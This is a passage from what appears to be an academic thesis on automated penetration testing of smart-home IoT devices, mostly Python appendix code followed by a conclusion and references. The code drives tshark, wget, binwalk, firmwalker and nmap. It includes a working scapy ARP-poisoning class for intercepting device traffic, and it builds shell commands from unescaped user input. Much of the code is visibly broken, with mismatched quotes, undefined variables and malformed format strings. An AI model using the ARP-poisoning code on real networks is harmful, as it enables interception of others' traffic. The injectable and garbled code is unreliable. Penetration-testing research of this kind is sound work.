    resultOutput = "%s\n%s" %(resultOutput, out)

#manual or automatic capture and testing option
print("_____ \nNew stage\n_____")
print("Network Capturing\nDo you wish to execute this stage Manually or
Automatically:\nPick A for auto or M for Manual__")
tmp = input()

```

```

opps = ["A", "M"]

while tmp not in opps:
    print("please select a valid option:")
    print(opps)
    tmp = input()

if tmp == "A":
    device_ip = input('[?] Provide Device IPAddress : ')
    while True:
        print("[1] Booting Device\n[2] Mobile Application Interaction\n[3] Firmware mode\n[4] Offline mode')
        while True:
            choice = input('[?] Enter Your Choice : ')
            if choice not in ['1', '2', '3', '4']: print('[-] Invalid Selection, Please Select Again!')
            else: break
        if choice == '1': capture_device_boot(device_ip)
        elif choice == '2':
            a = ARP_Spoofing(device_ip)
            a.capture_mobile_app_communication()
        elif choice == '3': capture_firmware()
        elif choice == '4': capture_offline(device_ip)
        check = input('\n[?] Do You Want to Continue [Y/N] : ')
        if check in ['y', 'Y']: continue
        else: break
    print('[!] Exit!!')

#Check for captured firmware files
Check = input('[?] Have the firmware files been captured [Y/N]')

```



```

if Check in ['y' , 'Y']:
    fMan = dataProc()
    #IP = input('Please provide the IP Address of the device')
    Firm_pcap = input('please input the name of the pcap file captured during
the firmware update along with the .pcap extention in double quotes : ')
    f="fields"
    e = "http.request.full_uri"
    sort_uniq = "| sort |uniq"
    URL_list = "uri_list_of_%s.log"%(IP)
    tshark_flags = "-r %s -T %s -e %s %s" %(Firm_pcap, f, e, sort_uniq)
    if len(IP) is not 0:
        command = "tshark %s > %s" %(tshark_flags, URL_list)
        fMan.runCommand(command)

    fMan = dataProc()
    fMan.reinitfile(URL_list)
    URL_file=fMan.getContentList()

    hasBin = False
    for each in URL_file:
        if ".bin" in each:
            hasBin = True
            print('Found the firmware .bin file!')
            bin_file = input('Please provide a file name for the bin file that is being
extracted with a .bin extention at the end : ')
            flags = "-O %s" %(bin_file)
            print('Download in progress....')
            command = "wget %s %s" %(flags, each)
            fMan.runCommand(command)
            print ('The firmware .bin file has now been downloaded and stored in
the same directory!')

```

```

#Extraction using binwalk
command = "binwalk -D='.*' %s" %(bin_file)
fMan.runCommand(command)
#Extracted Firmware file
Extracted_firm = input('Please input the name of the new extracted
folder that has been extracted using binwalk : ')
print('DEFAULT: _"bin_file".name.extracted')
#Running firmwalker
Firmwalker_file = input('Please input the name of the txt file where
you wish to store the results of your firmwalker scan : ')
flags = "../%s ../%s" %(Extracted_firm, Firmwalker_file)
command = "./firmwalker.sh %s" %(flags)
fMan.runCommand(command)
out = '[]ALERT:Since the firmware files can be captured and extracted,
"INSECURE FIRMWARE VULNERABILITY DETECTED"'
print(out)
resultOutput = "%s\n%s" %(resultOutput, out)

if hasBin == False:
    out = '[]ALERT:Unable to find the firmware .bin file.Therefore, unable
to detect any insecure firmware vulnerability!'
    print (out)
    resultOutput = "%s\n%s" %(resultOutput, out)
else:
    #Check for downloaded firmware files
    Check1 = input('[?] Did you get the firmware files from the manufacturers
website [Y/N]')
    if Check1 in [ 'y' , 'Y' ]:
        bin_file = input('Please provide the file name of the .bin file downloaded
from the manufacturers website : ')
        command = "binwalk -D='.*' %s" %(bin_file)

```

```

fMan.runCommand(command)
#Extracted Firmware file
Extracted_firm = input('Please input the name of the new extracted folder
that has been extracted using binwalk (DEFAULT: _"bin_file".name.extracted) : ')
#Running firmwalker
print('Please make sure the firmwalker files are in the same directory as
the script which is running and that the fimware file system and the firmwalker-
master folder(DEFAULT NAME: firmwalker) are in the same directory')
Firmwalker_file = input('Please input the name of the txt file where you
wish to store the results of your firmwalker scan : ')
flags = "../%s/ ../%s" %(Extracted_firm, Firmwalker_file)
command = "./firmwalker.sh %s" %(flags)
fMan.runCommand(command)
out= 'Please check the firmwalker results file to detect vulnerabilities in
the firmware. Unfortunately, this cannot be done through automation as it differs in
each case!'
print (out)
resultOutput = "%s\n%s" %(resultOutput, out)

else:
    out = '[]ALERT:The firmware files could neither be downloaded nor
captured. Therefore, unable to detect any insecure firmware vulnerability!'
    print (out)
    resultOutput = "%s\n%s" %(resultOutput, out)

#Checking for Lack of Transport encryption
print('Testing for lack of transport encryption vulnerability...')
Firm_pcap = input('please input the name of the pcap file captured along with
the .pcap extention in double quotes : ')
f="fields"
e = "http.request.full_uri"

```

```

sort_uniq = "| sort |uniq"
http_list = "http_list_of_%.log"%(IP)
tshark_flags = "-r %s -T %s -e %s %s" %(Firm_pcap, f, e, sort_uniq)
if len(IP) is not 0:
    command = "tshark %s > %s" %(tshark_flags, http_list)
    fMan.runCommand(command)

fMan.reinitfile(http_list)
http_file=fMan.getContentList()
http = False
for each in http_file:
    if "http:" in each and "cloud" in each:
        http = True
        print ('Found the http link to the cloud interface...')
        print (each)
        out = '[]ALERT:The cloud interface uses http, therefore "LACK OF
TRANSPORT ENCRYPTION VULNERABILITY DETECTED!!'
        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)

if http == False:
    out = '[]ALERT:Unable to detect any Lack of transport Encryption'
    print(out)
    resultOutput = "%s\n%s" %(resultOutput, out)

#Insecure Network Services Check
print("Testing for Insecure Network Service...")
fMan = dataProc()
#IP = input('Please provide the IP Address of the device')
check=input('Do you wish to read the pcap files to detect network based
vulnerabilities[Y/N]?')

```

#Extracts the relevant fields required to analyse and detect network based vulnerabilities

if check in ['y' , 'Y']:

Read_pcap = input('Please input the name of the pcap file captured along with the .pcap extension in double quotes : ')

f="fields"

e = input ('Please enter the wireshark fields(filter) of the info you wish to extract from the pcap file : ')

print('NOTE: if you wish to extract more than one field add an "-e" after each field. Eg: http -e tcp -e ip.addr etc')

sort_uniq = "| sort |uniq"

Info_list="Info_list_of_%s" %(IP)

tshark_flags = "-r %s -T %s -e %s %s" %(Read_pcap, f, e, sort_uniq)

if len(IP) is not 0:

command = "tshark %s > %s" %(tshark_flags, Info_list)

fMan.runCommand(command)

fMan = dataProc()

fMan.reinitfile(Info_list)

Info_file=fMan.getContentList()

for each in Info_file:

print (each)

elif check in ['n', 'N']:

#Using nmap scripts (NSE to detect) network based vulnerabilities.

print('Testing the Network...')

file_Nmap="Network_Nmap_of_%s.log" %(IP)

print('NOTE: Please make sure that the scripts being used are downloaded and installed in the directory /Nmap/Scripts in your system')

```

scripts=input('Please input the name of scripts you wish to use for the
detection, separated by a comma in between them : ')
flags = "--script=%s" %(scripts)
if len(IP) is not 0:
    command = "nmap %s %s >%s" %(flags, IP, file_Nmap)
    fMan.runCommand(command)

fMan.reinitfile(file_Nmap)
Nmap_file = fMan.getContentList()
Check = False
for each in Nmap_file:
    if "CVE" in Nmap_file or "VULNERABLE" in each:
        Check = True
        out = "[ALERT:INSECURE NETWORK SERVICES
VULNERABILITY DETECTED!!"
        print(out)
        resultOutput = "%s\n%s" %(resultOutput, out)

if Check == False :
    out = "[ALERT:Unable to detect any Insecure Network Services!!"
    print(out)
    resultOutput = "%s\n%s" %(resultOutput, out)
#print ("Executing in Auto")
elif tmp == "M":
    #print("Executing in Manual")
    #Detecting Insecure Firmware Vulnerability
    print('Detecting Insecure firmware Vulnerability...')
    Check = input('[?] Have the firmware files been captured [Y/N]')

if Check in ['y' , 'Y']:
    fMan = dataProc()

```

```

#IP = input('Please provide the IP Address of the device')

Firm_pcap = input('please input the name of the pcap file captured during
the firmware update along with the .pcap extension in double quotes : ')

f="fields"
e = "http.request.full_uri"
sort_uniq = "| sort |uniq"
URL_list = "uri_list_of_%s.log"%(IP)
tshark_flags = "-r %s -T %s -e %s %s" %(Firm_pcap, f, e, sort_uniq)
if len(IP) is not 0:
    command = "tshark %s > %s" %(tshark_flags, URL_list)
    fMan.runCommand(command)

fMan = dataProc()
fMan.reinitfile(URL_list)
URL_file=fMan.getContentList()

hasBin = False
for each in URL_file:
    if ".bin" in each:
        hasBin = True
        print('Found the firmware .bin file!')
        bin_file = input('Please provide a file name for the bin file that is being
extracted with a .bin extension at the end : ')
        flags = "-O %s" %(bin_file)
        print('Download in progress....')
        command = "wget %s %s" %(flags, each)
        fMan.runCommand(command)
        print ('The firmware .bin file has now been downloaded and stored in
the same directory!')

#Extraction using binwalk
command = "binwalk -D='.*' %s" %(bin_file)

```

```

fMan.runCommand(command)
#Extracted Firmware file
Extracted_firm = input('Please input the name of the new extracted
folder that has been extracted using binwalk : ')
print('DEFAULT: _"bin_file".name.extracted')
#Running firmwalker
Firmwalker_file = input('Please input the name of the txt file where
you wish to store the results of your firmwalker scan : ')
flags = "../%s ../%s" %(Extracted_firm, Firmwalker_file)
command = "./firmwalker.sh %s" %(flags)
fMan.runCommand(command)
out = '[]ALERT:Since the firmware files can be captured and extracted,
"INSECURE FIRMWARE VULNERABILTY DETECTED"
print(out)
resultOutput = "%s\n%s" %(resultOutput, out)

if hasBin == False:
    out = '[]ALERT:Unable to find the firmware .bin file.Therefore, unable
to detect any insecure firmware vulnerability!'
    print (out)
    resultOutput = "%s\n%s" %(resultOutput, out)
else:
    Check1 = input('[?] Did you get the firmware files from the manufacturers
website [Y/N]')
    if Check1 in ['y' , 'Y' ]:
        bin_file = input('Please provide the file name of the .bin file downloaded
from the manufacturers website : ')
        command = "binwalk -D='.*' %s" %(bin_file)
        fMan.runCommand(command)
        #Extracted Firmware file

```



```

        Extracted_firm = input('Please input the name of the new extracted folder
that has been extracted using binwalk (DEFAULT: "_bin_file".name.extracted) : ')

        #Running firmwalker

        print('Please make sure the firmwalker files are in the same directory as
the script which is running and that the fimware file system and the firmwalker-
master folder(DEFAULT NAME: firmwalker) are in the same directory')

        Firmwalker_file = input('Please input the name of the txt file where you
wish to store the results of your firmwalker scan : ')

        flags = "../%s/ ../%s" %(Extracted_firm, Firmwalker_file)
        command = "./firmwalker.sh %s" %(flags)
        fMan.runCommand(command)

        out= 'Please check the firmwalker results file to detect vulnerablities in
the firmware. Unfortunately, this cannot be done through automation as it differs in
each case!'

        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)

    else:

        out = '[]ALERT:The firmware files could neither be downloaded nor
captured. Therefore, unable to detect any insecure firmware vulnerability!'
        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)

#Checking for Lack of Transport encryption
print("Testing for lack of transport encryption vulnerability...")
Firm_pcap = input('please input the name of the pcap file captured along with
the .pcap extention in double quotes : ')
f="fields"
e = "http.request.full_uri"

```

```

sort_uniq = "| sort |uniq"
http_list = "http_list_of_%.log"%(IP)
tshark_flags = "-r %s -T %s -e %s %s" %(Firm_pcap, f, e, sort_uniq)
if len(IP) is not 0:
    command = "tshark %s > %s" %(tshark_flags, http_list)
    fMan.runCommand(command)

fMan.reinitfile(http_list)
http_file=fMan.getContentList()
http = False
for each in http_file:
    if "http:" in each and "cloud" in each:
        http = True
        print ('Found the http link to the cloud interface...')
        print (each)
        out = '[]ALERT:The cloud interface uses http, therefore "LACK OF
TRANSPORT ENCRYPTION VULNERABILITY DETECTED!!'
        print (out)
        resultOutput = "%s\n%s" %(resultOutput, out)

if http == False:
    out = '[]ALERT:Unable to detect any Lack of transport Encryption'
    print(out)
    resultOutput = "%s\n%s" %(resultOutput, out)

#insecure Network Services
print("Testing for Insecure Network Service...")
fMan = dataProc()
#IP = input('Please provide the IP Address of the device')
check=input('Do you wish to read the pcap files to detect network based
vulnerabilities[Y/N]?')

```

#Extracts the relevant fields required to analyse and detect network based vulnerabilities

if check in ['y' , 'Y']:

Read_pcap = input('Please input the name of the pcap file captured along with the .pcap extension in double quotes : ')

f="fields"

e = input ('Please enter the wireshark fields(filter) of the info you wish to extract from the pcap file : ')

print('NOTE: if you wish to extract more than one field add an "-e" after each field. Eg: http -e tcp -e ip.addr etc')

sort_uniq = "| sort |uniq"

Info_list="Info_list_of_%s" %(IP)

tshark_flags = "-r %s -T %s -e %s %s" %(Read_pcap, f, e, sort_uniq)

if len(IP) is not 0:

command = "tshark %s > %s" %(tshark_flags, Info_list)

fMan.runCommand(command)

fMan = dataProc()

fMan.reinitfile(Info_list)

Info_file=fMan.getContentList()

for each in Info_file:

print (each)

#Check the above code

#Using nmap scripts (NSE to detect) network based vulnerabilities.

print('Testing the Network...')

file_Nmap="Network_Nmap_of_%s.log" %(IP)

print('NOTE: Please make sure that the scripts being used are downloaded and installed in the directory /Nmap/Scripts in your system')

```
scripts=input('Please input the name of scripts you wish to use for the
detection, separated by a comma in between them : ')
```

```
flags = "--script=%s" %(scripts)
```

```
if len(IP) is not 0:
```

```
    command = "nmap %s %s >%s" %(flags, IP, file_Nmap)
```

```
    fMan.runCommand(command)
```

```
fMan.reinitfile(file_Nmap)
```

```
Nmap_file = fMan.getContentList()
```

```
Check = False
```

```
for each in Nmap_file:
```

```
    if "CVE" in Nmap_file or "VULNERABLE" in each:
```

```
        Check = True
```

```
        out = "[ALERT:INSECURE NETWORK SERVICES
```

```
VULNERABILITY DETECTED!!"
```

```
        print(out)
```

```
        resultOutput = "%s\n%s" %(resultOutput, out)
```

```
if Check == False :
```

```
    out = "[ALERT:Unable to detect any Insecure Network Services!!"
```

```
    print(out)
```

```
    resultOutput = "%s\n%s" %(resultOutput, out)
```

```
#COMPLETE
```

```
#storing the results to an output
```

```
Results = input('Please enter the file name of the file you wish to store these  
results in with a .txt extention at the end : ')
```

```
fi = open(Results, "w")  
fi.write(resultOutput)  
fi.close()
```

```
#last option loop again or exit. exiting by default  
proceed = False
```

6.2.2 Library

```
import os  
# file data extraction and processing  
class dataProc:  
    def __init__(self, fileName=None):  
        self.proceed = False  
  
        if fileName is not None:  
            self.proceed = True  
            self.filename = fileName  
            self.contentList = []  
            self.processContent()  
  
    def reinitfile(self, fileName=""):  
        self.proceed = False  
  
        if len(fileName) is 0:  
            print ("Please make sure you provide a file")  
        else:  
            self.proceed = True  
            self.filename = fileName
```

```

        self.contentList = []

        self.processContent()

def processContent(self):
    asciFile = self.filename
    file = open(asciFile)

    yourList = [line.rstrip("\n") for line in file]
    self.contentList = yourList

def getContentList(self):
    return self.contentList

def runCommand(self, command=""):
    if len(command) is 0:
        print("Ensure you have Pass a command")
    else:
        cmd = os.popen(command)
        cmd.close()

# file manegement will be at the heart of all the classes. as its components are
# shareable among other classes
# as an example ipExtract only extends with one function. in some cases you
# might need more than just one function depending on the task at hand
class ipExtract(dataProc):
    # extending the dataProc class with ipextraction components

    def processIp(self):
        dump = self.getContentList()
        #print (dump)

```

```

iplist = []

for each in dump:
    #print (each)
    if "inet " in each:
        tmp = each.split("inet ")[1].split(" ")[0]
        iplist.append(tmp)
    #print (tmp)
return iplist

```

6.2.3 Capture

```

import pyshark, subprocess, os, sys, signal
from scapy.all import *

# -----
#  DEVICE BOOTING UP | PACKET CAPTURING
# -----

def capture_device_boot(device_ip):
    print("\n[*] Intializing Device Bootup Mode.....!")
    timeout = int(input("\t[?] Provide Time frame to capture (in secs) : "))
    path = input("\t[?] Provide Path to Store pcap File : ")
    check = input("\t[?] Do you want to Continue [Y/N] : ")
    while True:
        if check in ['y', 'Y']:
            try:
                capture = pyshark.LiveCapture(output_file=path, bpf_filter=f'host
{device_ip}')
                capture.sniff(timeout=timeout)
                if len(capture) > 0:
                    print(f"\t[+] {capture}")

```

```

        print(f'\t[+] Pcap file Created Successfully at Path : {path}')
    elif len(capture) == 0: print('\t[-] Unable to Create Pcap File | Reason 0
packets')
    except Exception as e: print(f'\t[-] Unable to Capture the Data, Reason ->
{e}')
    break
    elif check in ['n', 'N']: break
    else: print('\t[-] Invalid Selection, Please Try Again!')

# -----
# CAPTURE COMMUNICATION PACKETS BETWEEN DEVICE AND
# MOBILE APPLICATION
# -----

class ARP_Spoofing:

    def __init__(self, target_ip):
        self.target_ip = target_ip
        self.gateway_ip = input('\t[?] Provide Gateway IPAddress')
        self.packet_count = 10000
        self.conf.iface = "eth0"

    def get_mac(self, ip_address):
        # ARP request is constructed. sr function is used to send/ receive a layer 3
        packet
        # Alternative Method using Layer 2: resp, unans =
        srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst=ip_address))
        resp, unans = sr(ARP(op=1, hwdst="ff:ff:ff:ff:ff:ff", pdst=ip_address),
        retry=2, timeout=10)
        for s, r in resp:
            return r[ARP].hwsrc
        return None

```



```

def restore_network(self, gateway_ip, gateway_mac, target_ip, target_mac):
    send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=gateway_ip,
hwsrc=target_mac, psrc=target_ip), count=5)
    send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=target_ip,
hwsrc=gateway_mac, psrc=gateway_ip), count=5)
    print("\t[*] Disabling IP forwarding")
    # Disable IP Forwarding on a mac
    os.system("sysctl -w net.inet.ip.forwarding=0")
    # kill process on a mac
    os.kill(os.getpid(), signal.SIGTERM)

def arp_poison(self, gateway_ip, gateway_mac, target_ip, target_mac):
    print("\t[*] Started ARP poison attack [CTRL-C to stop]")
    try:
        while True:
            send(ARP(op=2, pdst=gateway_ip, hwdst=gateway_mac,
psrc=target_ip))
            send(ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=gateway_ip))
            time.sleep(2)
    except KeyboardInterrupt:
        print("\t[*] Stopped ARP poison attack. Restoring network")
        self.restore_network(gateway_ip, gateway_mac, target_ip, target_mac)

def capture_mobile_app_communication(self):
    print("\t[*] Starting script: arp_poison.py")
    print("\t[*] Enabling IP forwarding")
    os.system("echo \"1\" > /proc/sys/net/ipv4/ip_forward")
    # os.system("sysctl -w net.inet.ip.forwarding=1")
    print(f"\t[*] Gateway IP address: {gateway_ip}")

```

```

print(f"\t[*] Target IP address: {self.target_ip}")
gateway_mac = self.get_mac(self.gateway_ip)
if gateway_mac is None:
    print("\t[!] Unable to get gateway MAC address. Exiting..")
    sys.exit(0)
else: print(f"\t[*] Gateway MAC address: {gateway_mac}")
target_mac = self.get_mac(self.target_ip)
if target_mac is None:
    print("\t[!] Unable to get target MAC address. Exiting..")
    sys.exit(0)
else: print(f"\t[*] Target MAC address: {target_mac}")
try:
    sniff_filter = "ip host " + self.target_ip
    print(f"\t[*] Starting network capture. Packet Count: {self.packet_count}.
Filter: {sniff_filter}")
    packets = sniff(filter=sniff_filter, iface=self.conf.iface,
count=self.packet_count)
    wrpcap(self.target_ip + "_capture.pcap", packets)
    print(f"\t[*] Stopping network capture..Restoring network")
    self.restore_network(self.gateway_ip, gateway_mac, self.target_ip,
target_mac)
except KeyboardInterrupt:
    print(f"\t[*] Stopping network capture..Restoring network")
    self.restore_network(self.gateway_ip, gateway_mac, self.target_ip,
target_mac)
    sys.exit(0)

# -----
#  CAPTURE FIRMWARE PACKETS
# -----

```

```

def capture_firmware():
    path = input("\t[?] Provide the Path to Save : ')
    try:
        print("\t[+] Initializing Firmware.....!")
        subprocess.call(f'tshark -i wlps10 -w {path} -F libpcap')
        print(f'\t[+] Pcap File Created | Path : {path}')
        os.system('unzip destdir/*.zip')
        os.system('binwalk -e *.img')
        for i in os.listdir('.'):
            if 'extracted' in i: folder = i
            os.system(f'cd frimwalker/ && ./firmwalker.sh/ ../{folder}/squashfs-root/')
    except Exception as e: print(f'\t[-] Unable to Create Pcap File | Reason -> {e}')

# -----
# CAPTURE OFFLINE DEVICE PACKETS
# -----
def capture_offline(device_ip):
    print("\t[+] Initializing Offline Mode Packet Capturing.....!")
    timeout = int(input("\t[?] Provide Time frame to capture (in secs) : '))
    path = input("\t[?] Provide Path to Store pcap File : ')
    check = input("\t[?] Do you want to Continue [Y/N] : ')
    while True:
        if check in ['y', 'Y']:
            try:
                capture = pyshark.LiveCapture(output_file=path, bpf_filter=f'host
{device_ip}')
                capture.sniff(timeout=timeout)
                if len(capture) > 0:
                    print(f'\t[+] {capture}')
                    print(f'\t[+] Pcap file Created Successfully at Path : {path}')

```

```

        elif len(capture) == 0: print('\t[-] Unable to Create Pcap File | Reason 0
packets')
        except Exception as e: print(f'\t[-] Unable to Capture the Data, Reason ->
{e}')
        break
    elif check in ['n', 'N']: break
    else: print('\t[-] Invalid Selection, Please Try Again!')

'''
if __name__ == '__main__':
    device_ip = input('[?] Provide Device IPAddress : ')
    while True:
        print('[1] Booting Device\n[2] Mobile Application Interaction\n[3] Firmware
mode\n[4] Offline mode')
        while True:
            choice = input('[?] Enter Your Choice : ')
            if choice not in ['1', '2', '3', '4']: print('[-] Invalid Selection, Please Select
Again!')
            else: break
        if choice == '1': capture_device_boot(device_ip)
        elif choice == '2':
            a = ARP_Spoofing(device_ip)
            a.capture_mobile_app_communication()
        elif choice == '3': capture_firmware()
        elif choice == '4': capture_offline(device_ip)
        check = input('\n[?] Do You Want to Continue [Y/N] : ')
        if check in ['y', 'Y']: continue
        else: break
    print ('[!] Exit!!')
'''

```

CHAPTER 7

7. CONCLUSION

In this work, we first presented the ideas of Internet of Things, Smart Homes, and IoT devices based on Smart Homes. We then spoke about why it's crucial to have IoT security and how PT is the most effective method for doing so. We then spoke about how current PT research is turning toward automation, as well as the state of the art in IoT security research and PT research pertaining to IoT devices.

discussed the strengths and weaknesses of various PT methods, and settled on a manual penetration approach as the best fit for the study at hand.

We then presented an automated PT framework for IoT devices in the smart home, which is an automated version of the chosen method. By putting this approach to the test, we were able to identify the most prevalent security flaws in five distinct IoT devices used in smart homes.

There's no denying that IoT devices will make our lives easier, but there's also no denying that ensuring their security is critically important. An automated testing framework like this one will help advance IoT security as a whole. This is a positive development toward a more stable and promising future.

REFERENCES

- [1] Altulaihan, E. A., Alismail, A., & Frikha, M. (2023). A Survey on Web Application Penetration Testing. *Electronics*, 12(5), 1229.
- [2] Patel, K. (2019, April). A survey on vulnerability assessment & penetration testing for secure communication. In *2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI)* (pp. 320-325). IEEE.
- [3] Sulatycki, R., & Wolstencroft, V. (2021). *U.S. Patent Application No. 17/302,828*.
- [4] Abu-Dabaseh, F., & Alshammari, E. (2018, April). Automated penetration testing: An overview. In *The 4th International Conference on Natural Language Computing, Copenhagen, Denmark* (pp. 121-129).
- [5] Stefinko, Y., Piskozub, A., & Banakh, R. (2016, February). Manual and automated penetration testing. Benefits and drawbacks. Modern tendency. In *2016 13th international conference on modern problems of radio engineering, telecommunications and computer science (TCSET)* (pp. 488-491). IEEE.
- [6] Shah, M. P. (2020). *Comparative analysis of the automated penetration testing tools* (Doctoral dissertation, Dublin, National College of Ireland).
- [7] Ferreira, A. M., & Kleppe, H. (2011). Effectiveness of automated application penetration testing tools.
- [8] Maji, S., Jain, H., Pandey, V., & Siddiqui, V. A. (2022). White Hat Security-An Overview of Penetration Testing Tools. *Available at SSRN 4159095*.
- [9] Raimundo, R. J., & Rosário, A. T. (2022). Cybersecurity in the Internet of Things in Industrial Management. *Applied Sciences*, 12(3), 1598.
- [10] Corallo, A., Lazoi, M., Lezzi, M., & Luperto, A. (2022). Cybersecurity awareness in the context of the Industrial Internet of Things: A systematic literature review. *Computers in Industry*, 137, 103614.
- [11] Rani, D., Gill, N. S., & Gulia, P. (2022). CLASSIFICATION OF SECURITY ISSUES AND CYBER ATTACKS IN LAYERED INTERNET OF THINGS. *Journal of Theoretical and Applied Information Technology*, 100(13).

- [12] Abdullahi, M., Baashar, Y., Alhussian, H., Alwadain, A., Aziz, N., Capretz, L. F., & Abdulkadir, S. J. (2022). Detecting Cybersecurity Attacks in Internet of Things Using Artificial Intelligence Methods: A Systematic Literature Review. *Electronics*, 11(2), 198.
- [13] Choo, K. K. R., Gai, K., Chiaraviglio, L., & Yang, Q. (2021). A multidisciplinary approach to Internet of Things (IoT) cybersecurity and risk management. *Computers & Security*, 102, 102136.
- [14] Radanliev, P., De Roure, D. C., Nicolescu, R., Huth, M., Montalvo, R. M., Cannady, S., & Burnap, P. (2018). Future developments in cyber risk assessment for the internet of things. *Computers in industry*, 102, 14-22